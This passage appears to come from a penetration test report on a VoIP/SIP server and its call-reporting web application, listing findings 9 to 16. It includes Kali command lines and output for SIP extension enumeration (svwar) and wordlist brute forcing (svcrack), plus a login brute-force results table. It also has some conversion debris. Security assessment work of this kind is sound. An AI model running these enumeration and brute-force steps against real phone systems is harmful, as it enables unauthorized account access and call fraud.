The VoIP system allows attackers to spoof the caller ID by manipulating SIP headers, making it appear as though calls originate from a trusted source. This can be exploited for phishing, fraud, or to bypass call-based verification systems.

Attackers manipulate SIP headers to display a trusted or familiar number





The user receives the call appearing to be from a trusted source



## 9. VoIP Flood Attack

The VoIP server is susceptible to flood attacks such as SIP INVITE or REGISTER floods, where a large volume of bogus requests overwhelms the server. This can lead to degraded performance or denial of service, disrupting legitimate call traffic.



## 10.SIP User Enumeration


The SIP server responds differently to valid and invalid usernames during authentication attempts, allowing an attacker to enumerate valid SIP user accounts. This can be used to target accounts for brute-force attacks or social engineering

```
(kali@kali)-[~]
└─$ svwar -e9000-9900 udp://[redacted] -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
WARNING:TakeASip:extension '9000' probably exists but the response is unexpected
WARNING:TakeASip:extension '9003' probably exists but the response is unexpected
WARNING:TakeASip:extension '9004' probably exists but the response is unexpected
WARNING:TakeASip:extension '9005' probably exists but the response is unexpected
WARNING:TakeASip:extension '9006' probably exists but the response is unexpected
WARNING:TakeASip:extension '9007' probably exists but the response is unexpected
WARNING:TakeASip:extension '9008' probably exists but the response is unexpected
+-----+-----+
| Extension | Authentication |
+-----+-----+
| 9000      | weird          |
+-----+-----+
| 9003      | weird          |
+-----+-----+
| 9004      | weird          |
+-----+-----+
| 9005      | weird          |
+-----+-----+
| 9006      | weird          |
+-----+-----+
| 9007      | weird          |
+-----+-----+
| 9008      | weird          |
+-----+-----+
| 9001      | reqauth       |
+-----+-----+
| 9002      | reqauth       |
+-----+-----+
```

## 11. Rate Limiting not implemented

The application does not enforce rate limiting on critical endpoints such as login, password reset, or API requests. This allows attackers to perform brute-force or enumeration attacks without restriction, increasing the risk of unauthorized access.

The user sends multiple requests to brute-force the login, overwhelming the system. This high volume of authentication attempts leads to resource exhaustion. As a result, the SQL Server becomes unresponsive and eventually goes down.



Request #	Payload	Status code	Response received	Error	Timeout	Length	Comment
94	charlie	200	15002			10334	
95	85d7123	200	15003			10334	
96	soccer	200	15002			10334	
97	FORG7CS493	200	15002			10334	
98	88888888	200	15002			10334	
99	jordan	200	15002			10334	
100	admin	200	15003			10334	


The screenshot also shows the rendered response for the 'admin' request, which is a login page titled 'Reports'. The page contains a login form with the following fields and buttons:

- User Name :
- Password :
- DB Settings
- Login
- Cancel

A red error message at the bottom of the form reads: "Sql server may not be running."

## 12. Internal Path disclosure

The application reveals internal server file paths in error messages or responses. This information disclosure can aid attackers in crafting targeted attacks by providing insights into the server's directory structure and technology stack.



**HTTP Error 404.0 - Not Found**  
The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

**Most likely causes:**

- The directory or file specified does not exist on the Web server.
- The URL contains a typographical error.
- A custom filter or module, such as URLScan, restricts access to the file.

**Things you can try:**



- Create the content on the Web server.
- Review the browser URL.
- Create a tracing rule to track failed requests for this HTTP status code and see which module is calling SetStatus. For more information about creating a tracing rule for failed requests, click [here](#).

**Detailed Error Information:**

<b>Module</b>	IIS Web Core	<b>Requested URL</b>	http://localhost:80/smartcallreport/assets
<b>Notification</b>	MapRequestHandler	<b>Physical Path</b>	D:\...assets
<b>Handler</b>	StaticFile	<b>Logon Method</b>	Anonymous
<b>Error Code</b>	0x80070002	<b>Logon User</b>	Anonymous


### 13. Session Fixation

The application allows an attacker to fixate a user's session ID before login, enabling the attacker to hijack the user's session after authentication. This occurs when session IDs are not regenerated upon successful login.



## 14. SIP Server Configured with POP3

The SIP server is configured to use POP3 for authentication or message retrieval, which transmits credentials and data in plaintext. This exposes sensitive information to interception and increases the risk of credential compromise.



The screenshot shows a web-based configuration interface for a SIP server. The browser address bar displays "/sip/gate". The interface has a navigation menu with "Email History", "Send", and "Settings" (the active tab). The main heading is "Email Settings". Under "Mail Server settings", the following fields are visible:

SMTP Server	<input type="text"/>
SMTP Port	<input type="text" value="25"/>
SMTP authentication	<input checked="" type="radio"/> on <input type="radio"/> off
Encrypted Connection (SSL)	<input type="radio"/> on <input checked="" type="radio"/> off
POP3 Server	<input type="text"/>
POP3 Port	<input type="text" value="110"/>
User	<input type="text"/>
Password	<input type="password" value="....."/>
Email address	<input type="text"/>

A green "Save" button is located at the bottom of the settings section.

## 15. Brute Force Attack Against SIP Credentials

The SIP server allows unlimited authentication attempts on SIP extensions without effective protections, enabling attackers to perform brute force attacks to guess user passwords. This can lead to unauthorized access and potential abuse of VoIP services.


The user performs a brute-force attack on a SIP extension to guess the password. During the attempt, the system reveals that no password was set on the account

```
(kali㉿kali)-[~]
└─$ svcrack -u 9001 -p 5061 -d /usr/share/wordlists/rockyou.txt
+-----+-----+
| Extension | Password |
+-----+-----+
| 9001      | [no password] |
+-----+-----+

(kali㉿kali)-[~]
└─$ svcrack -u 9000 -p 5061 -d /usr/share/wordlists/rockyou.txt
+-----+-----+
| Extension | Password |
+-----+-----+
| 9000      | [no password] |
+-----+-----+


(kali㉿kali)-[~]
└─$ svcrack -u 9003 -p 5061 -d /usr/share/wordlists/rockyou.txt
+-----+-----+
| Extension | Password |
+-----+-----+
| 9003      | [no password] |
+-----+-----+
```

The user logs in to Zoiper5, a free softphone application for making VoIP calls through their PBX or preferred SIP provider, using valid credentials.



## 16. Cleartext Transmission of SQL queries/Possible SQL injection

The thick client application transmits SQL queries to the database server in cleartext over the network. This allows an attacker with network access to intercept sensitive information such as database structure, query logic, and potentially user data or credentials.



The screenshot shows a traffic log entry for a UDP packet. The packet details are as follows:

Protocol	Source	Destination	Size
UDP	0.0.0.0:55272	127.0.0.1:55269	80

The packet payload is displayed in hexadecimal and ASCII format:


```

00 01 01 12 00 00 01 00 73 00 65 00 6C 00 65 00 .....s.e.l.e.
0x0010 63 00 74 00 20 00 74 00 6F 00 70 00 20 00 36 00 c.t. .t.o.p. .6.
0x0020 20 00 2A 00 20 00 66 00 72 00 6F 00 6D 00 20 00 .*. .f.r.o.m. .
0x0030 50 00 72 00 69 00 6F 00 72 00 69 00 74 00 79 00 P.r.i.o.r.i.t.y.
0x0040 5F 00 41 00 75 00 74 00 6F 00 5F 00 43 00 61 00
0x0050 6C 00 6C 00 5F 00 42 00 61 00 63 00 6B 00 5F 00
0x0060 4D 00 61 00 73 00 74 00 65 00 72 00 20 00 77 00
0x0070 68 00 65 00 72 00 65 00 20 00 53 00 74 00 61 00
0x0080 74 00 75 00 73 00 20 00 3D 00 20 00 27 00 54 00 t.u.s. .=. .'T.
0x0090 4F 00 44 00 49 00 41 00 4C 00 27 00 20 00 41 00 O.D.I.A.L.' .A.
0x00A0 4E 00 44 00 20 00 51 00 75 00 65 00 75 00 65 00 N.D. .Q.u.e.u.e.
0x00B0 5F 00 42 00 61 00 73 00 65 00 64 00 20 00 3D 00 .B.a.s.e.d. .=.
0x00C0 20 00 31 00 20 00 41 00 4E 00 44 00 20 00 44 00 .l. .A.N.D. .D.
0x00D0 69 00 61 00 6C 00 5F 00 54 00 69 00 6D 00 65 00 i.a.l. _T.i.m.e.
0x00E0 20 00 3C 00 3D 00 20 00 27 00 32 00 30 00 32 00 .<.=. .'2.0.2.
0x00F0 35 00 2D 00 30 00 35 00 2D 00 31 00 35 00 20 00 5.-.0.5.-.1.5. .
0x0100 31 00 32 00 3A 00 35 00 38 00 3A 00 30 00 39 00 1.2.:.5.8.:.0.9.
0x0110 27 00 '
  
```

